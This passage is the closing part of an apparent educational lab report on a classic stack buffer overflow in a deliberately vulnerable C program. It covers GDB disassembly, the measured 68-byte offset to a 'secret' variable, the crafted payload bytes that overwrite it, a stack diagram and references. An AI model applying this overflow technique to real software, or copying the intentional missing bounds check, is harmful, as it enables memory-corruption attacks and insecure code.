   0x0000000000401186 <+64>:    call   0x401040 <printf@plt>
   0x000000000040118b <+69>:    mov    -0xc(%rbp),%eax
   0x000000000040118e <+72>:    lea    0xebb(%rip),%rdx        # 0x402050
   0x0000000000401195 <+79>:    mov    %eax,%esi
   0x0000000000401197 <+81>:    mov    %rdx,%rdi
   0x000000000040119a <+84>:    mov    $0x0,%eax
   0x000000000040119f <+89>:    call   0x401040 <printf@plt>
   0x00000000004011a4 <+94>:    lea    0xecd(%rip),%rax        # 0x402078
   0x00000000004011ab <+101>:   mov    %rax,%rdi
   0x00000000004011ae <+104>:   call   0x401030 <puts@plt>
   0x00000000004011b3 <+109>:   lea    0xef1(%rip),%rax        # 0x4020ab
   0x00000000004011ba <+116>:   mov    %rax,%rdi
   0x00000000004011bd <+119>:   mov    $0x0,%eax
   0x00000000004011c2 <+124>:   call   0x401040 <printf@plt>
   0x00000000004011c7 <+129>:   movl   $0x0,-0x4(%rbp)
   0x00000000004011ce <+136>:   jmp    0x4011ec <vulnerable_function+166>
   0x00000000004011d0 <+138>:   cmpl   $0xff,-0x4(%rbp)
```

Inspect Memory After gets()

Check the secret variable

(gdb) print &secret

```
(gdb) print &secret
$1 = (int *) 0x7fffffffdd34
(gdb)
```

(gdb) print &buffer

```
(gdb)  print &buffer
$2 = (char (*)[64]) 0x7fffffffdcf0
(gdb)
```

print (char*)&secret - (char*)buffer

```
(gdb) print (char*)&secret - (char*)buffer
$3 = 68
(gdb)
```

Key Finding: The secret variable is located 68 bytes after the start of the buffer. This confirms why our exploit uses 68 bytes of padding ('A' * 68) before writing the new value for secret.

5. Explanation and Diagram:

5.1 How the Buffer Overflow Works

- **Memory Layout:** When vulnerable_function is called, a stack frame is created. This frame contains the local variables: the 64-byte buffer and the 4-byte integer secret. The C compiler typically places secret at a higher memory address than buffer on the stack.
- **The Vulnerability:** The while loop uses getchar() to read input without checking if it fits within the 64-byte buffer. The check if (i < 256) is intentionally lax, allowing up to 256 characters to be written.
- **The Overflow:** When more than 64 characters are input, the extra data starts overwriting the memory adjacent to the buffer. As determined by GDB, writing 68 bytes fills the buffer and the space between it and the secret variable. The 69th to 72nd bytes will overwrite the 4 bytes of the secret integer.
- **Altering Program Behaviour**: By carefully crafting the input, we can change the value of secret from 0x1337 to 0x5555. The program logic then detects this change and prints the success message, proving that the attacker can control program data.

5.2 Explained Stack Diagram

The diagram below illustrates the stack frame of vulnerable_function() before and after the overflow.




Diagram Explanation:

- **Normal Operation:** Input of less than 64 bytes fits neatly inside buffer.
- **Buffer Overflow:** Input of 72 bytes is used in the exploit.
    - Bytes 0-63: Fill the buffer.
    - Bytes 64-67: Overwrite the padding/metadata between buffer and secret.
    - Bytes 68-71: **Overwrite the** secret **variable.** Our exploit payload \x55\x55\x00\x00 is written here, changing its value to 0x00005555.

Conclusion

- This project successfully demonstrates a classic stack-based buffer overflow. A custom C program was written with a deliberate vulnerability. By disabling standard protections, we created an environment where the overflow could be reliably exploited to change a variable's value, thereby altering the program's behaviour. The process was automated into a one-click script, and the underlying mechanism was thoroughly explained with the aid of GDB and a detailed stack diagram.

References

Aleph One (1996) 'Smashing the Stack for Fun and Profit', *Phrack Magazine*, 7(49).

Buchanan, E., Roemer, R., Shacham, H. and Savage, S. (2008) 'When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC', *Proceedings of the 15th ACM Conference on Computer and Communications Security*.

Cowan, C., Pu, C., Maier, D., Walpole, J., Bakke, P., Beattie, S., Grier, A., Wagle, P. and Zhang, Q. (2003) 'StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks', *USENIX Security Symposium*.

Deckard, J. (2023) *Buffer Overflow Attacks: Detect, Exploit, Prevent*. Security Research Publications.

Free Software Foundation (2024) *GCC Security Features and Compilation Options*. GNU Compiler Collection Documentation. Available at: https://gcc.gnu.org/onlinedocs/gcc/Security-Features.html.

IP With Ease (2023) *Types of Buffer Overflow Attacks*. Available at: https://ipwithease.com/types-of-buffer-overflow-attacks/.

ISO/IEC 9899:2018 (2018) *Programming Languages — C*. International Organization for Standardization.

Linux Kernel Archives (2024) *Security Features and Hardening*. Available at: https://www.kernel.org/doc/html/latest/security/.

MITRE Corporation (2024) *CWE-121: Stack-based Buffer Overflow*. Common Weakness Enumeration. Available at: https://cwe.mitre.org/data/definitions/121.html.

Microsoft Security Development Lifecycle (2024) *Buffer Overflow Prevention*. Available at: https://www.microsoft.com/en-us/securityengineering/sdl/.

Microsoft Security Response Center (2024) *Buffer Overflow Protection Technologies*. Available at: https://msrc.microsoft.com/blog/.

National Institute of Standards and Technology (NIST) (2024) *Secure Software Development Framework (SSDF)*. SP 800-218.

Open Source Security Foundation (2024) *Compiler Hardening Guide for C/C++ Applications*. Available at: https://best.openssf.org/Compiler-Hardening-Guides/Compiler-Options-Hardening-Guide-for-C-and-C++.

PaX Team (2003) *Address Space Layout Randomization (ASLR)*. PaX Project Documentation.

Shacham, H., Page, M., Pfaff, B., Goh, E., Modadugu, N. and Boneh, D. (2004) 'On the Effectiveness of Address-Space Randomization', *Proceedings of the 11th ACM Conference on Computer and Communications Security*.

Snow, K.Z., Monrose, F., Davi, L., Dmitrienko, A., Liebchen, C. and Sadeghi, A.-R. (2013) 'Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization', *IEEE Symposium on Security and Privacy*.

The Tech Platform (2023) *Buffer Overflow*. Available at: https://thetechplatform.com/post/security/buffer-overflow.

OWASP Foundation (2024) *Buffer Overflow Protection Cheat Sheet*. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Buffer_Overflow_Protection_Cheat_Sheet.html.